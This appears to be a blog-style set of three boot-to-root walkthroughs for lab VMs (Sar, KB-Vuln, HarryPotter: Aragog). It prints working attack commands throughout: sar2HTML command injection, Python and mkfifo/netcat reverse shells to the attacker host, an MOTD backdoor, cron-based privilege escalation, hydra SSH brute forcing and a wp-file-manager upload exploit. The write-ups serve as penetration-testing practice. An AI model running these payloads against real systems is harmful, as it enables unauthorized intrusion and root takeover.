Take down “sar” machine

Overview:

Target Machine IP Address: 192.168.56.107  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access


Sar is an OSCP-Like VM with the intent of gaining experience in the world of penetration testing.

DHCP : ENABLED
IP : AUTO ASSIGN

Download:

You can download the machine from here.

************************************

To capture the target IP address:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24
__$ sudo arp-scan --interface=vboxnet0 192.168.56.1/24 
[sudo] password for researcher: 
Interface: vboxnet0, type: EN10MB, MAC: 0a:00:27:00:00:00, IPv4: 192.168.56.1
WARNING: host part of 192.168.56.1/24 is non-zero
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.100 08:00:27:72:a6:c8 PCS Systemtechnik GmbH
192.168.56.107 08:00:27:e7:60:30 PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.030 seconds (126.11 hosts/sec). 2 responded

Target IP:  192.168.56.107

__$ nmap -sC -sV -p- -Pn 192.168.56.107 -o nmap.log 
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-29 23:23 IST
Nmap scan report for 192.168.56.107
Host is up (0.0024s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.80 seconds


Browse: http://192.168.56.107/robots.txt


In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute 
the command you entered. After command injection press "select # host" then your command's 
output will appear bottom side of the scroll screen.

http://192.168.56.107/sar2HTML/index.php?plot=;cat%20/etc/passwd

Since we can execute code, we will try to get a reverse connection…

On Browser:

http://192.168.56.107/sar2HTML/index.php?plot=;python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22192.168.56.1%22,1234));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22/bin/bash%22)%27

On Kali Linux Machine:


nc -lvp 1234

cd /home/love/Desktop;cat user.txt

user flag:  427a7e47deb4a8649c7cab38df232b52

python3 -c "import pty;pty.spawn('/bin/bash')";
export TERM=xterm

It is a religious stuff that I upload linpeas.sh to /tmp folder of victim machine, through which I will come to know about the privilege escalation and get the root access and root flag.

Our of so many information we got, /var/spool/cron/crontab looks very promising. let’s check the crontab entry …

1. crontab -l   #no entry 
2. cat /etc/crontab

*/5 * * * * root cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh
./write.sh
cd /var/www/html 
ls -lah
cat write.sh
#!/bin/sh
touch /tmp/gateway   #we need to add a reverse shell here
Python Reverse Shell
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.1",9000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

Subsequently, we shall wait a reverse connection on Kali Linux with port 9000

On Kali Linux:


nc -lvp 9000

root flag: 66f93d6b2ca96c9ad78a8a9ba0008e99


Taking down KB-Vuln Machine

Overview:

Target Machine IP Address: 192.168.56.122  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access

Level: Easy

You need to read on motd to take down this machine.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

nmap -sC -sV -p- -Pn -o nmap.log 192.168.56.122

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst: 
| STAT: 
| FTP server status:
| Connected to ::ffff:192.168.56.1
| Logged in as ftp
| TYPE: ASCII

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

Viewing the source code:

<!– Username : sysadmin –>

Since the machine is running ssh, we will do a brute force using the username sysadmin.

hydra -l sysadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.122 > hydra-sysadmin.log 

cat hydra-sysadmin.log

Password:password1


ssh sysadmin@192.168.56.122   #and the password password1

cat /etc/passwd

username: eftipi

Let’s bruteforce the password for eftipi

hydra -l eftipi -P /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt ssh://192.168.56.122 > hydra-eftipi.log

/home/sysadmin/ftp/.bash_history
/home/sysadmin/user.txt

User Flag:  48a365b4ce1e322a55ae9017f3daf0c0


vim  /etc/update-motd.d/00-header

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.1 1234 >/tmp/f

Source: We will use bash onliner for reverse shell. Reference 1, 23,  4.

Note:

“I saved the file and set up my NetCat listener. Since the MOTD is triggered by a user logging into the system, I logged in as sysadmin. I didn’t get a reverse shell. But when I logged in as eftipi, I received my root shell.” – source

By the way, I got the hydra result now 🙂

[22][ssh] host: 192.168.56.122 login: eftipi password: password3



As soon as I login with above credential, I received a reverse connection with root privilege (because of motd).

Flag:

root flag: 1eedddf9fff436e6648b5e51cb0d2ec7


How I took down a machine called “HarryPotter: Aragog”

Overview:

Target Machine IP Address: 192.168.56.121  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access

Level: Medium

Although author mentioned it was easy but it took me close to 5 hours to take this down.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

We came to know our target or victim machine IP: 192.168.56.121

nmap -sC -sV -p- -Pn 192.168.56.121 -o nmap.log

Output: (Information redacted)

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)

Browsing website:

Searching Directory in Webserver

gobuster dir -u 192.168.56.121 -o gobuster.log

Output:


When we visit http://192.168.56.121/blog

We understood that it is running a wordpress website. Therefore, I ran wpscan to get more information about the website.

wpscan --stealthy --url http://192.168.56.121/blog/ --plugins-version-detection aggressive --plugins-detection aggressive  -o wpscan-version.log


We came to know that the website is running an old plugin called ‘wp-file-manager’.

Vulnerable plugin: wp-file-manager
Version: 6.0

By googling regarding exploit for the plugin


Detail can be viewed from here.

On Kali Linux Machine:

wget https://ypcs.fi/misc/code/pocs/2020-wp-file-manager-v67.py

cp cp /usr/share/webshells/php/php-reverse-shell.php .

mv php-reverse-shell.php payload.php   (the reason why I rename this file is because I am trying to follow the PoC mentioned in this link)

We have to mention the Target IP address and Port Number in payload.php;  in that case, it is 192.168.56.1 and 1234 (port number)

curl -k -F cmd=upload -F target=l1_ -F debug=1 -F 'upload[]=@payload.php' -X POST http://192.168.56.121/blog/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php

Open a new Terminal Kali Linux Machine:

nc -lvp 1234

On Kali Linux Machine (continue with the above curl command):

curl -kiLsS http://192.168.56.121/blog/wp-content/plugins/wp-file-manager/lib/files/payload.php

Do you see that on that new Terminal Window, you received a reverse connection.

$ id 
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
